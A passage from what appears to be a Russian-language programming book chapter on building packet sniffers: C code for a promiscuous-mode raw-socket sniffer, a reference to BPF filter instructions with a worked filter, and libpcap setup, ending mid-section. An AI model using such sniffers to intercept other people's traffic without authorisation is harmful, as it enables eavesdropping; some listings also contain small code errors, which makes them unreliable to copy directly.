/* Функция вывода полей заголовков принятых пакетов */
/*------------------------------------------------*/
PrintHeadres(void *data)
{
  struct ethhdr eth;
  struct iphdr *ip;
  struct arphdr *arp;
  struct tcphdr *tcp;
  struct udphdr *udp;
  struct icmphdr *icmp;

  memcpy ((char *) &eth, data, sizeof(struct ethhdr));

  printf("==ETHERNET_HEADER============================\n");
  printf("MAC destination       ");
  printf(":%.2x:%.2x:%.2x:%.2x:%.2x:%.2x\n",
              eth.h_source[0], eth.h_source[1], eth.h_source[2],
              eth.h_source[3], eth.h_source[4], eth.h_source[5]);

  printf("MAC source            ");
```

```
printf(":%.2x:%.2x:%.2x:%.2x:%.2x:%.2x\n",
eth.h_dest[0], eth.h_dest[1], eth.h_dest[2],
eth.h_dest[3], eth.h_dest[4], eth.h_dest[5]);
printf("Packet type ID field  :%#x\n", ntohs(eth.h_proto));

if ((ntohs(eth.h_proto) == ETH_P_ARP) ||
    (ntohs(eth.h_proto) == ETH_P_RARP)) {
  arp = (struct arphdr *)(data + sizeof(struct ethhdr));

  printf("==ARP_HEADER==================================\n");
  printf("Format of hardware address     :%d\n", htons(arp->ar_hrd));
  printf("Format of protocol address     :%d\n", arp->ar_pro);
  printf("Length MAC                     :%d\n", arp->ar_hln);
  printf("Length IP                      :%d\n", arp->ar_pln);
  printf("ARP opcode                     :%d\n", htons(arp->ar_op));
  printf("Sender hardware address    :%.2x:%.2x:%.2x:%.2x:%.2x:%.2x\n",
     arp->ar_sha[0], arp->ar_sha[1], arp->ar_sha[2], arp->ar_sha[3],
     arp->ar_sha[4], arp->ar_sha[5], arp->ar_sha[6]);
  printf("Sender IP address              :%d.%d.%d.%d\n",
        arp->ar_sip[0], arp->ar_sip[1], arp->ar_sip[2],
        arp->ar_sip[3]);
printf("Target hardware address    :%.2x:%.2x:%.2x:%.2x:%.2x:%.2x\n",
   arp->ar_tha[0], arp->ar_tha[1], arp->ar_tha[2], arp->ar_tha[3],
   arp->ar_tha[4], arp->ar_tha[5], arp->ar_tha[6]);
printf("Target IP address              :%d.%d.%d.%d\n",
   arp->ar_tip[0], arp->ar_tip[1], arp->ar_tip[2], arp->ar_tip[3]);
printf("##############################################\n");
}

if (ntohs(eth.h_proto) == ETH_P_IP)
{
  ip = (struct iphdr *)(data + sizeof(struct ethhdr));

  printf("==IP_HEADER===================================\n");
  printf("IP version             :%d\n", ip->version);
  printf("IP header length       :%d\n", ip->ihl);
  printf("TOS                    :%d\n", ip->tos);
  printf("Total length           :%d\n", ntohs(ip->tot_len));
  printf("ID                     :%d\n", ntohs(ip->id));
```



```
      printf("Fragment offset        :%#x\n", ntohs(ip->frag_off));
      printf("MF                     :%d\n", ntohs(ip->frag_off)&IP_MF?1:0);
      printf("DF                     :%d\n", ntohs(ip->frag_off)&IP_DF?1:0);
      printf("TTL                    :%d\n", ip->ttl);
      printf("Protocol               :%d\n", ip->protocol);
      printf("IP source              :%s\n", inet_ntoa(ip->saddr));
      printf("IP destination         :%s\n", inet_ntoa(ip->daddr));
      if ((ip->protocol) == IPPROTO_TCP) {
        tcp = (struct tcphdr *)(data + sizeof(struct ethhdr) +
sizeof(struct iphdr));
        printf("==TCP_HEADER==================================\n");
        printf("Port source            :%d\n", ntohs(tcp->source));
        printf("Port destination       :%d\n", ntohs(tcp->dest));
        printf("Sequence number        :%d\n", ntohs(tcp->seq));
        printf("Ack number             :%d\n", ntohs(tcp->ack_seq));
        printf("Data offset            :%d\n", tcp->doff);
        printf("FIN:%d,", tcp->fin);
        printf("SYN:%d,", tcp->syn);
        printf("RST:%d,", tcp->rst);
        printf("PSH:%d,", tcp->psh);
        printf("ACK:%d,", tcp->ack);
        printf("URG:%d,", tcp->urg);
        printf("ECE:%d,", tcp->ece);
        printf("CWR:%d\n", tcp->cwr);
        printf("Window                 :%d\n", ntohs(tcp->window));
        printf("Urgent pointer         :%d\n", tcp->urg_ptr);
      }

      if ((ip->protocol) == IPPROTO_UDP) {
        udp = (struct udphdr *)(data + sizeof(struct ethhdr) +
sizeof(struct iphdr));
        printf("==UDP_HEADER==================================\n");
        printf("Port source            :%d\n", ntohs(udp->source));
        printf("Port destination       :%d\n", ntohs(udp->dest));
        printf("Length                 :%d\n", ntohs(udp->len));
      }

      if ((ip->protocol) == IPPROTO_ICMP) {
        icmp = (struct icmphdr *)(data + sizeof(struct ethhdr) +
sizeof(struct iphdr));
```

```
      printf("==ICMP_HEADER=================================\n");
       printf("Type        :%d\n", icmp->type);
       printf("Code        :%d\n", icmp->code);
      }

     printf("##############################################\n");
    }
}

/*-------------------------------------------------------*/
/* Функция вывода принятых данных в виде дампа hex&ascii */
/*-------------------------------------------------------*/
void Dump(void* data, int len)
{
  unsigned char *buf = data;
  int i;
  int poz = 0;
  char str[17];
  memset(str, 0, 17);
  for (i = 0; i < len; i++)
  {
    if (poz % 16 == 0)
 {
      printf("  %s\n%04X: ", str, poz);
      memset(str, 0, 17);
    }

    if (buf[poz] < ' ' || buf[poz] >= 127)
      str[poz%16] = '.';
    else
      str[poz%16] = buf[poz];

    printf("%02X ", buf[poz++]);.
  }
  printf("  %*s\n\n", 16 + (16 - len % 16) * 2, str);
}

/*------------------------*/
/* Главная функция main() */
/*------------------------*/
```



```
int main(int argc, char* argv[])
{
  int sd;
  int n = 0;
  int packet = 0;
  struct ifreq ifr;
  char buf[1500];

fprintf(stderr, "=================================================\n");
fprintf(stderr, "= Simple passive sniffer by Ivan Sklyaroff, 2006. =\n");
fprintf(stderr, "=    [-d] - dump a block of data in hex&ascii.    =\n");
fprintf(stderr, "=================================================\n");

  if ( (sd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL))) < 0) {
    perror("socket() failed");
    exit(-1);
  }

  /* переводим интерфейс в неразборчивый (promiscuous) режим */
  strcpy(ifr.ifr_name, DEVICE);
  if (ioctl(sd, SIOCGIFFLAGS, &ifr) < 0) {
    perror("ioctl() failed");
    close(sd);
    exit(-1);
  }

  ifr.ifr_flags |= IFF_PROMISC;

  if (ioctl(sd, SIOCSIFFLAGS, &ifr) < 0) {
    perror("ioctl() failed");
    close(sd);
    exit(-1);
  }

  /* в бесконечном цикле захватываем пакеты */
  while (1)
  {
    n = recvfrom(sd, buf, sizeof(buf), 0, 0, 0);
```

```
    printf("################################################\n");
    printf("Packet #%d (%d bytes read)\n", ++packet, n);

    PrintHeadres(buf); /* выводим поля заголовков принятых пакетов */

    /* если в командной строке указан параметр -d, показываем принятые
       данные в виде дампа hex&ascii */
    if (argc == 2) {
      if (!strcmp(argv[1], "-d"))
        Dump(buf, n);
    }

    printf("\n");
  }

  return 0;
}
```

9.1.1. Пассивный сниффер с использованием пакетного фильтра BSD (BPF)

В предыдущем разделе мы реализовали пассивный сниффер, который способен прослушивать весь трафик, проходящий через сетевую карту компьютера, на котором он установлен. Но в реальности обычно требуется анализировать не все подряд, а только определенные пакеты, например, передаваемые между двумя конкретными узлами. Для этого необходима фильтрация сетевых пакетов по IP-адресам отправителей и получателей и прочим параметрам. Первый вариант решения проблемы состоит в использовании в программе оператора условия `if`. Отчасти мы использовали этот способ в предыдущем примере, когда анализировали поля заголовков сетевых пакетов, определяя, к какому протоколу каждый из них относится. Но у этого способа есть недостатки. Во-первых, он очень громоздкий, если писать полноценный фильтр с большими возможностями. Однако самый существенный недостаток состоит в том, что фильтрация будет осуществляться на уровне приложения. Копирование данных из пространства ядра в пользовательское пространство занимает относительно много времени. Поэтому на быстрых каналах анализатор может не успевать отображать все данные, поступившие из сети, и часть пакетов будет утеряна.

Второй вариант решения проблемы состоит в использовании пакетного фильтра Беркли (BPF, Berkeley Packet Filter). Фильтр BPF — это основанный

на регистрах механизм фильтрации, который применяет специфические фильтры к каждому полученному пакету. Этот механизм был разработан Стивом Маккеном (Steve McCanne) и Ван Якобсоном (Van Jacobson) и доступен практически во всех системах UNIX. Фильтрация BPF происходит внутри ядра, работает на канальном уровне и не зависит от сетевых протоколов. Таким образом, при использовании BPF ненужные пакеты будут отбрасываться еще до передачи их приложению, на уровне драйвера сетевой карты.

Любопытно, что фильтр BPF был замешан в знаменитой истории с хакером "всех времен и народов" Митником. Вот одно сообщение из прессы:

Алгоритм Berkeley Packet Filter, или BPF (который сыграл далеко не последнюю роль в этой детективной истории), лежит в основе шпионской программы, разработанной Шимомурой. В "Takedown" он описывает, как модифицировал существующую версию BPF, что ее стало возможным запускать на любом компьютере так, что хозяин компьютера не сможет ее обнаружить. Модифицированная программа будет перехватывать входящие и выходящие интернетовские сообщения и пересылать эту информацию тому, кто установил программу. Понятно, что это — идеальное шпионское приспособление, с помощью которого возможно получать как мирную, так и военную информацию стратегического значения. Так уж получилось, что Митник тоже использовал BPF, когда потрошил компьютер Шимомуры. Таким образом, грандиозная облава на "хакера века" вызвана не столько его опасностью или неуловимостью, а тем, что он вольно или невольно вторгся в слишком крупную игру с участием военных и разведки.

Александр Запольскис "Здравствуйте, я – хакер"
(http://www.crime-research.org)

Таким образом, изучая BPF, мы тем самым прикасаемся к Великому!

9.1.1.1. Язык псевдоассемблера BPF

В Linux имеется свой фильтр под названием Linux Socket Filter (LSF), но фактически это тот же самый BPF, с идентичными инструкциями. Все структуры LSF определены в заголовочном файле /linux/filter.h. Но мы воспользуемся классическим BPF, структуры которого определены в файле /net/bpf.h. Названия структур в этих двух файлах отличаются.

Программа фильтрации пишется на специальном машинном языке псевдопроцессора. Этот язык имеет инструкции для загрузки и хранения операндов, для выполнения арифметико-логических операций, условных и безусловных переходов. Для работы с операндами псевдопроцессор предоставляет регистр-аккумулятор (или просто аккумулятор), индексный регистр, ячейки памяти и внутренний программный счетчик.

Так же как для обычного процессора никто не пишет низкоуровневые программы непосредственно в машинных кодах, а использует более понятный человеческому глазу язык ассемблера. Так и у псевдопроцессора BPF имеется свой псевдоассемблер, в котором каждый машинный код имеет более понятное мнемоническое обозначение (все определения их даны в заголовочном файле). Разумеется, мы тоже не будем составлять фильтр BPF в машинных кодах, а воспользуемся псевдоассемблером.

К сожалению, в Linux отсутствует man-страница с описанием BPF, равно как и LSF. Поэтому большинство сведений ниже приведено из man 4 bpf системы BSD.

Программа фильтрации представляет собой массив инструкций. Формат каждой инструкции определяет следующая структура (The instruction data structure):

```
struct bpf_insn {
  u_short code; /* Фактический код фильтра */
  u_char  jt;   /* Прыжок, если условие ИСТИНА (TRUE) */
  u_char  jf;   /* Прыжок, если условие ЛОЖЬ (FALSE) */
  bpf_int32   k;    /* Поле общего пользования */
};
```

Поле `code` содержит код выполняемой инструкции, поля `jt (jump true)` и `jf (jump false)` меняют порядок выполнения инструкций в программе фильтрации, а поле `k` содержит числовое значение операнда, с которым работает инструкция.

Всего существует 8 классов инструкций: `BPF_LD`, `BPF_LDX`, `BPF_ST`, `BPF_STX`, `BPF_ALU`, `BPF_JMP`, `BPF_RET` и `BPF_MISC`. Рассмотрим каждый класс подробнее.

BPF_LD. Инструкция `BFP_LD` служит для загрузки значений в аккумулятор. Тип значения может быть одним из следующих:

- константа (`BPF_IMM`);
- данные пакета, расположенные по фиксированному смещению (`BPF_ABS`);
- данные пакета, расположенные по смещению, которое является переменной величиной (`BPF_IND`);
- длина пакета (`BPF_LEN`);
- значение в памяти (`BPF_MEM`).

Для значений `BPF_IND` и `BPF_ABS` размер загружаемых данных должен быть задан как слово (`BPF_W`), полуслово (`BPF_H`), или байт (`BPF_B`). Для 32-разрядных процессоров значение слова равно 4 байтам.

В следующих трех примерах показано, как загрузить в аккумулятор четыре, два и один байт данных пакета. Смещение в пакете задается значением `k`.

```
BPF_LD+BPF_W+BPF_ABS   A <- P[k:4]
BPF_LD+BPF_H+BPF_ABS   A <- P[k:2]
BPF_LD+BPF_B+BPF_ABS   A <- P[k:1]
```

В следующих трех примерах показано, как загрузить в аккумулятор четыре, два и один байт данных пакета. Смещение в блоке данных задается суммой переменных `x` и значения `k`. Переменная `x` является значением, находящимся в индексном регистре.

```
BPF_LD+BPF_W+BPF_IND   A <- P[X+k:4]
BPF_LD+BPF_H+BPF_IND   A <- P[X+k:2]
BPF_LD+BPF_B+BPF_IND   A <- P[X+k:1]
```

В аккумулятор загружается длина пакета.

```
BPF_LD+BPF_W+BPF_LEN   A <- len
```

В аккумулятор загружается значение `k`.

```
BPF_LD+BPF_IMM         A <- k
```

В аккумулятор загружается значение, находящееся в памяти по адресу `k`.

```
BPF_LD+BPF_MEM         A <- M[k]
```

BPF_LDX. Инструкция `BPF_LDX` служит для загрузки значений в индексный регистр. Тип значения может быть одним из следующих:

- константа (`BPF_IMM`);
- длина пакета (`BPF_LEN`);
- значение в памяти (`BPF_MEM`);
- длина IP-заголовка пакета (`BPF_MSH`)

Примеры использования данной инструкции:

В индексный регистр загружается значение `k` размером в слово:

```
BPF_LDX+BPF_W+BPF_IMM  X <- k
```

В индексный регистр загружается значение, находящееся в памяти по адресу `k`:

```
BPF_LDX+BPF_W+BPF_MEM  X <- M[k]
```

В индексный регистр загружается длина пакета.

```
BPF_LDX+BPF_W+BPF_LEN  X <- len
```

В индексный регистр загружается длина IP-заголовка пакета.

```
BPF_LDX+BPF_B+BPF_MSH  X <- 4*(P[k:1]&0xf)
```

BPF_ST. Инструкция `BPF_ST` служит для загрузки аккумулятора в память:

```
BPF_ST  M[k] <- A
```

Значение `k` определяет адрес ячейки памяти.

BPF_STX. Инструкция `BPF_STX` служит для загрузки индексного регистра в память:

```
BPF_STX  M[k] <- X
```

Значение `k` определяет адрес ячейки памяти.

BPF_ALU. Инструкция `BPF_ALU` выполняет арифметико-логические операции между аккумулятором и индексным регистром или константой, и результат сохраняет в аккумуляторе. Примеры использования данной инструкции:

```
BPF_ALU+BPF_ADD+BPF_K  A <- A + k
BPF_ALU+BPF_SUB+BPF_K  A <- A - k
BPF_ALU+BPF_MUL+BPF_K  A <- A * k
BPF_ALU+BPF_DIV+BPF_K  A <- A / k
BPF_ALU+BPF_AND+BPF_K  A <- A & k
BPF_ALU+BPF_OR+BPF_K   A <- A | k
BPF_ALU+BPF_LSH+BPF_K  A <- A << k
BPF_ALU+BPF_RSH+BPF_K  A <- A >> k
BPF_ALU+BPF_ADD+BPF_X  A <- A + X
BPF_ALU+BPF_SUB+BPF_X  A <- A - X
BPF_ALU+BPF_MUL+BPF_X  A <- A * X
BPF_ALU+BPF_DIV+BPF_X  A <- A / X
BPF_ALU+BPF_AND+BPF_X  A <- A & X
BPF_ALU+BPF_OR+BPF_X   A <- A | X
BPF_ALU+BPF_LSH+BPF_X  A <- A << X
BPF_ALU+BPF_RSH+BPF_X  A <- A >> X
BPF_ALU+BPF_NEG        A <- -A
```

BPF_JMP. Инструкция `BPF_JMP` изменяет порядок выполнения программы фильтрации. Данная инструкция может осуществлять как условный (`JGT`, `JGE`, `JEQ`, `JSET`), так и безусловный переход (`BPF_JA`). Условные прыжки сравнивают аккумулятор и константу `k` (`BPF_K`) или индексный регистр (`BPF_X`). При безусловном переходе смещение задается 32-разрядным значением, при условном — 8-разрядным. Смещение представляет собой число инструкций, которое должна пропустить программа фильтрации. Следовательно, самый длинный условный прыжок — $2^8 = 256$ инструкций.

Примеры использования данной инструкции:

Безусловный переход по смещению, заданному 32-разрядным значением `k`.

```
BPF_JMP+BPF_JA          pc += k
```


Сравнение значений аккумулятора и константы `k`. Условный переход по смещению, заданному в поле `jt` при выполнении условия `A > k`:

```
BPF_JMP+BPF_JGT+BPF_K   pc += (A > k) ? jt : jf
```

Другие примеры:

```
BPF_JMP+BPF_JGE+BPF_K   pc += (A >= k) ? jt : jf
BPF_JMP+BPF_JEQ+BPF_K   pc += (A == k) ? jt : jf
BPF_JMP+BPF_JSET+BPF_K  pc += (A & k) ? jt : jf
BPF_JMP+BPF_JGT+BPF_X   pc += (A > X) ? jt : jf
BPF_JMP+BPF_JGE+BPF_X   pc += (A >= X) ? jt : jf
BPF_JMP+BPF_JEQ+BPF_X   pc += (A == X) ? jt : jf
BPF_JMP+BPF_JSET+BPF_X  pc += (A & X) ? jt : jf
```

BPF_RET. Результатом работы фильтра является целое положительное число, показывающее, сколько байт в принятом пакете будет доступно для дальнейшей обработки приложению пользователя. Если принятый пакет не удовлетворяет условиям фильтрации, он отбрасывается и программой фильтрации возвращается нулевое значение. Инструкция `BPF_RET` завершает выполнение программы фильтрации и возвращает число байтов в пакете, доступных для дальнейшей обработки.

Возвращаемый результат находится в аккумуляторе:

```
BPF_RET+BPF_A
```

Результат возвращается в виде константы:

```
BPF_RET+BPF_K
```

BPF_MISC. Инструкция `BPF_MISC` служит для копирования значения индексного регистра в аккумулятор и наоборот.

```
BPF_MISC+BPF_TAX  X <- A
BPF_MISC+BPF_TXA  A <- X
```

В заголовочном файле /net/bpf.h существуют макроопределения для облегчения составления программы фильтрации, которыми мы воспользуемся:

```
#define BPF_STMT(code, k) { (u_short)(code), 0, 0, k }
#define BPF_JUMP(code, k, jt, jf) { (u_short)(code), jt, jf, k }
```

9.1.1.2. Пример программной реализации пакетного фильтра

В качестве примера напишем фильтр, который будет принимать UDP-пакеты только с указанным в них адресом отправителя 192.168.10.130 и портом отправителя 777, и адресом получателя 192.168.10.1 и портом получателя 80.

Чтобы в программе можно было работать с фильтром BPF, необходимо подключить только один заголовочный файл:

```
#include <net/bpf.h>
```

Во многих системах UNIX для получения доступа к BPF необходимо открыть (функцией `open()`) специальное символьное устройство, не занятое другим процессом (/dev/bpf0, /dev/bpf1 и т. п.). Затем выполнить ряд команд функцией `ioctl()` для задания различных характеристик устройства.

Но в Linux ничего этого делать не нужно. Достаточно определить необходимые структуры и переменные, написать программу фильтрации и присоединить ее к сокету.

Нам необходимо определить переменную (дадим ей имя `bp`), в качестве типа которой представлена структура `bpf_program`:

```
struct bpf_program bp;
```

Вот определение этой структуры из файла /net/bpf.h:

```
struct bpf_program {
  u_short bf_len;              // число структур в массиве
  struct bpf_insn *bf_insns; // указатель на массив структур bpf_insn
};
```

После того как мы составим программу фильтрации, необходимо будет заполнить поля этой структуры. В поле `bf_insns` заносится указатель на программу фильтрации, которая будет представлять собой массив структур `struct bpf_insn`, а в поле `bf_len` – число структур в массиве.

В листинге 9.3 показана программа фильтрации с комментариями.

Листинг 9.3. Программа фильтрации с комментариями

```
  struct bpf_insn filter_app[] = {
/*
Загружаем в аккумулятор 2 байта, расположенные по смещению 12 байт от
начала Ethernet-заголовка принятого пакета. В этих 2-х байтах находится
идентификатор протокола сетевого уровня.
*/
    BPF_STMT(BPF_LD+BPF_H+BPF_ABS, 12),
/*
Сравниваем значение в аккумуляторе с идентификатором IP-протокола
(ETH_P_IP = 0x800). При выполнении условия переходим к следующей инструкции
(jt = 0), иначе смещаемся на 12 структур вниз (jf = 12) и выходим из
программы фильтрации с возвратом нулевого значения. Это будет означать,
что данный пакет отброшен.
*/
```



```
    BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, ETH_P_IP, 0, 12),

/*
Загружаем в аккумулятор 1 байт, находящийся по смещению 23. В этом поле
содержится идентификатор протокола транспортного уровня. Для протокола
UDP это значение равно 17.
*/
    BPF_STMT(BPF_LD+BPF_B+BPF_ABS, 23),
/*
Проверяем соответствие транспортного протокола. При выполнении условия
переходим к следующей инструкции (jt = 0), иначе смещаемся на 10 структур
вниз (jf = 10) и выходим из программы фильтрации с возвратом нулевого
значения.
*/
    BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, IPPROTO_UDP, 0, 10),
/*
Загружаем в аккумулятор 4-байтовое значение, находящееся по смещению 26 в
принятом пакете. Это значение соответствует IP-адресу отправителя.
*/
    BPF_STMT(BPF_LD+BPF_W+BPF_ABS, 26),
/*
Сравниваем значение, загруженное в аккумулятор с IP-адресом
192.168.10.130. Значение 0xc0a80a82 - это шестнадцатеричное представление
данного IP-адреса, записанное в обратном порядке ("little endian"). Если
адрес не совпадает - выходим из программы фильтрации.
*/

    BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, 0xc0a80a82, 0, 8),
/*
Теперь загружаем в аккумулятор IP-адрес получателя, находящийся по смещению 30, и сравниваем его с адресом 192.168.10.1 (0xc0a80a01). Если не
соответствует - выходим из программы фильтрации.
*/
    BPF_STMT(BPF_LD+BPF_W+BPF_ABS, 30),
    BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, 0xc0a80a01, 0, 6),
/*
Затем проверяем поле "Порт отправителя" на соответствие значению 777
(0x309). Для этого необходимо сперва установить длину заголовка IP-
пакета.
*/
    BPF_STMT(BPF_LDX+BPF_B+BPF_MSH, 14),
/*
В индексный регистр будет загружено значение длины заголовка IP-пакета.
По смещению, равному сумме длин Ethernet-заголовка и IP-заголовка, будет
находиться поле "Порт источника". Загрузим его в аккумулятор:
```

```
*/
    BPF_STMT(BPF_LD+BPF_H+BPF_IND, 14),
/*
и проверим полученное значение:
*/
    BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, 0x309, 0, 3),

    BPF_STMT(BPF_LD+BPF_H+BPF_IND, 16),
    BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, 0x50, 0, 1),
/*
Выходим из программы фильтрации.
*/
    BPF_STMT(BPF_RET+BPF_K,1500),
    BPF_STMT(BPF_RET+BPF_K,0),
  };
```

Теперь, когда программа фильтрации составлена, заполняем поля структуры `struct bpf_program bp`:

```
bp.bf_len = 15;              // число структур в программе фильтрации
bp.bf_insns = filter_app; // указатель на программу фильтрации
```

И последнее, что мы делаем, чтобы фильтр заработал — это привязываем его к сокету при помощи вызова `setsockopt()` следующим образом:

```
if(setsockopt(sd, SOL_SOCKET, SO_ATTACH_FILTER, &bp, sizeof(bp)) < 0) {
      perror("SO_ATTACH_FILTER");
      close(sd);
      exit(-1);
    }
```

Однако в составленной программе фильтрации есть один недостаток: исходные данные (IP-адреса, номера портов) вводятся прямо в текст программы. Это означает, что при необходимости изменения условий фильтрации придется каждый раз вносить изменения в исходный текст и перекомпилировать программу.

Сделаем так, чтобы IP-адреса и номера портов для фильтра можно было задавать из командной строки при запуске сниффера. Для этого необходимо внести небольшие изменения в программу фильтрации, а конкретно — обнулить те поля, в которых содержатся IP-адреса и номера портов:

```
BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, 0, 0, 8), // 6-й элемент
BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, 0, 0, 6), // 8-й элемент
```



```
BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, 0, 0, 3), // 11-й элемент
BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, 0, 0, 1), // 13-й элемент
```

Теперь эти поля будут заполняться с помощью следующих операторов:

```
filter_app[5].k = ___swab32(source_ip);
filter_app[7].k = ___swab32(dest_ip);
filter_app[10].k = sport;
filter_app[12].k = dport;
```

А подставляемые значения будут браться из командной строки:

```
source_ip = inet_addr(argv[1]);
sport = atoi(argv[2]);
dest_ip = inet_addr(argv[3]);
dport = atoi(argv[4]);
```

Макрос `___swab32()` используется для зеркального переворота IP-адреса в сетевом формате. Этот макрос определен в заголовочном файле /linux/byteorder/swab.h.

Утилита tcpdump может помочь в составлении программы фильтрации. Ключ `-d` выводит дамп программы фильтрации с названиями команд и нумерацией строк. Ключ `-dd` показывает дамп программы фильтрации как фрагмент в виде структур для программ на Си. Ключ `-ddd` выводит дамп в десятичных значениях (decimal numbers).

Наш пример будет выглядеть так:

```
# tcpdump -dd udp and src host 192.168.10.130 and src port 777 and dst
host 192.168.10.1 and dst port 80
{ 0x28, 0, 0, 0xfffff000 },
{ 0x15, 0, 14, 0x00000800 },
{ 0x30, 0, 0, 0x00000009 },
{ 0x15, 0, 12, 0x00000011 },
{ 0x20, 0, 0, 0x0000000c },
{ 0x15, 0, 10, 0xc0a80a82 },
{ 0x28, 0, 0, 0x00000006 },
{ 0x45, 8, 0, 0x00001fff },
{ 0xb1, 0, 0, 0x00000000 },
{ 0x48, 0, 0, 0x00000000 },
{ 0x15, 0, 5, 0x00000309 },
{ 0x20, 0, 0, 0x00000010 },
{ 0x15, 0, 3, 0xc0a80a01 },
{ 0x48, 0, 0, 0x00000002 },
```

```
{ 0x15, 0, 1, 0x00000050 },
{ 0x6, 0, 0, 0x0000ffff },
{ 0x6, 0, 0, 0x00000000 },
```

Исходный код пассивного сниффера с использованием пакетного фильтра BSD (BPF) sklsniff_bpf.c можно взять на компакт-диске в папке \PART II\Chapter 9\.

9.1.2. Сниффер с использованием библиотеки libpcap

Создание программ фильтрации с помощью BPF является довольно сложным мероприятием. Значительно облегчить создание фильтров и общее программирование снифферов призвана библиотека захвата сетевых пакетов libpcap (Packet Capture library). Эта библиотека создана Ван Якобсоном (Van Jacobson), Крегом Лерис (Craig Leres), Стивом Маккеном (Steve McCanne). Библиотеку libpcap используют многие известные утилиты, например, анализаторы сетевого трафика tcpdump и Ettercap, а также система обнаружения атак Snort.

Версии libpcap реализованы для многих других операционных систем, в том числе для Windows, а это значит, что libpcap позволяет создавать переносимые приложения.

Самая последняя версия библиотеки libpcap доступна на сайте **http://www.tcpdump.org**. Также libpcap обычно идет вместе установочными дистрибутивами Linux.

Для программ, написанных с использованием libpcap, необходимы права root или установленный SUID-бит.

Типичная последовательность шагов, которую должна выполнить программа, использующая библиотеку libpcap для выполнения своей задачи, выглядит так:

1. Идентифицировать сетевой интерфейс.
2. Открыть сетевой интерфейс и создать сессию перехвата.
3. Создать фильтр, если он необходим.
4. Захватить и обработать пакеты.
5. Закрыть сессию перехвата.

Рассмотрим каждый шаг подробно.

9.1.2.1. Идентификация сетевого интерфейса

Существует три основных способа идентификации сетевого интерфейса, на котором будет осуществляться прослушивание.

Первый способ (без использования библиотеки libpcap). Имя интерфейса задается жестко в программе (мы такой способ уже использовали в предыдущих программах):

```
#define DEVICE "eth0"
```

Имя интерфейса может передаваться в программу и пользователем через командную строку.

Второй способ. Использовать функцию `pcap_lookupdev()` из библиотеки libpcap:

```
#include <pcap.h>
...

char *dev;
char errbuf[PCAP_ERRBUF_SIZE];

dev = pcap_lookupdev(errbuf);

if (dev == NULL) {
  fprintf(stderr, "%s", errbuf);
  exit(-1);
}
```

В этом случае переменной `dev` будет присвоено имя подходящего интерфейса. В буфер `errbuf` будет передано описание ошибки, если таковая возникнет при работе `pcap_lookupdev()`. Прототип функции `pcap_lookupdev()` выглядит следующим образом:

```
char *pcap_lookupdev(char *errbuf)
```

Во всех программах, которые используют библиотеку libpcap, должен быть включен заголовочный файл pcap.h.

Третий способ. Предложить пользователю выбрать интерфейс из имеющегося списка. Такой список формирует функция `pcap_findalldevs()` из библиотеки libpcap:

```
#include <pcap.h>
...

pcap_if_t *alldevsp;
char errbuf[PCAP_ERRBUF_SIZE];
```

```
if (pcap_findalldevs(&alldevsp, errbuf) < 0) {
  fprintf(stderr, "%s", errbuf);
  exit(-1);
}
while (alldevsp != NULL) {
  printf("%s\n", alldevsp->name);
  alldevsp = alldevsp->next;
}
```

Функция `pcap_findalldevs()` берет указатель на `pcap_if_t` и возвращает связанный список с информацией об обнаруженных интерфейсах. В буфер `errbuf` будет передано описание ошибки, если таковая возникнет при работе `pcap_findalldevs()`.

Тип `pcap_if_t` (это тип, производный от `pcap_if`) представляет собой структуру, которая содержит множество информации, которая может быть полезна:

```
typedef struct pcap_if pcap_if_t;
struct pcap_if {
  struct pcap_if *next;    /* указатель на следующий элемент в списке */
  char *name;              /* имя интерфейса */
  char *description;       /* текстовое описание интерфейса или NULL */
  struct pcap_addr *addresses; /* IP-адрес, маска сети, широковещательный
                                  адрес и пр. */
  bpf_u_int32 flags;       /* равно PCAP_IF_LOOPBACK для интерфейса
                              обратной связи (loopback interface) */
};
```

Элемент `*addresses` является указателем на структуру `pcap_addr`, которая содержит дополнительную информацию об интерфейсе:

```
struct pcap_addr {
  struct pcap_addr *next;    /* указатель на следующий элемент в списке */
  struct sockaddr *addr;     /* IP-адрес */
  struct sockaddr *netmask; /* маска сети для этого IP-адреса */
  struct sockaddr *broadaddr;      /* широковещательный адрес */
  struct sockaddr *dstaddr;        /* адрес приемной стороны для
                                      соединения типа точка-точка
                                      (point-to-point ) или NULL */
};
```

Прототип функции `pcap_findalldevs()` выглядит следующим образом:

```
pcap_findalldevs(pcap_if_t **alldevsp, char *errbuf)
```

Замечу, что функция `pcap_findalldevs()` отсутствует в устаревших версиях библиотеки libpcap.

9.1.2.2. Открытие сетевого интерфейса и создание сессии перехвата

Открывает сетевой интерфейс и создает сессию перехвата функция `pcap_open_live()`, ее прототип выглядит следующим образом:

```
pcap_t *pcap_open_live(const char *device, int snaplen, int promisc, int
to_ms, char *errbuf)
```

где:

- `device` — это имя интерфейса, которое мы определили на первом шаге;
- `snaplen` — целое число, определяющее максимальное количество байт сетевого пакета, которое будет захватываться библиотекой;
- `promisc` — флаг, переводящий интерфейс в неразборчивый режим (promiscuous mode) (1 — установлен, 0 — нет);
- `to_ms` — тайм-аут в миллисекундах (0 — чтение осуществляется до первой ошибки, –1 — бесконечно);
- `errbuf` — буфер, в который заносится сообщение об ошибке.

Функция возвращает дескриптор сессии.

Демонстрационный фрагмент кода:

```
#include <pcap.h>
...
pcap_t *handle;
char errbuf[PCAP_ERRBUF_SIZE];

handle = pcap_open_live(dev, BUFSIZ, 1, 0, errbuf);
if (handle == NULL) {
  fprintf(stderr, "%s", errbuf);
  exit(-1);
}
if (strlen(errbuf) > 0) {
  fprintf(stderr, "Warning: %s", errbuf);
  errbuf[0] = 0;
}
```

Здесь открывается интерфейс, имя которого указано в `dev`, и указывается, сколько байт пакета захватывать (значение `BUFSIZ` определено в pcap.h). Сетевой интерфейс переключается в неразборчивый режим и указывается, что данные будут читаться до тех пор, пока не произойдет ошибка.

Как только мы открыли сессию перехвата и получили дескриптор, мы можем определять или устанавливать множество опций прежде, чем начнем захва-

тывать пакеты с интерфейса. Например, мы можем с помощью функции pcap_datalink() определить тип открытого интерфейса:

```
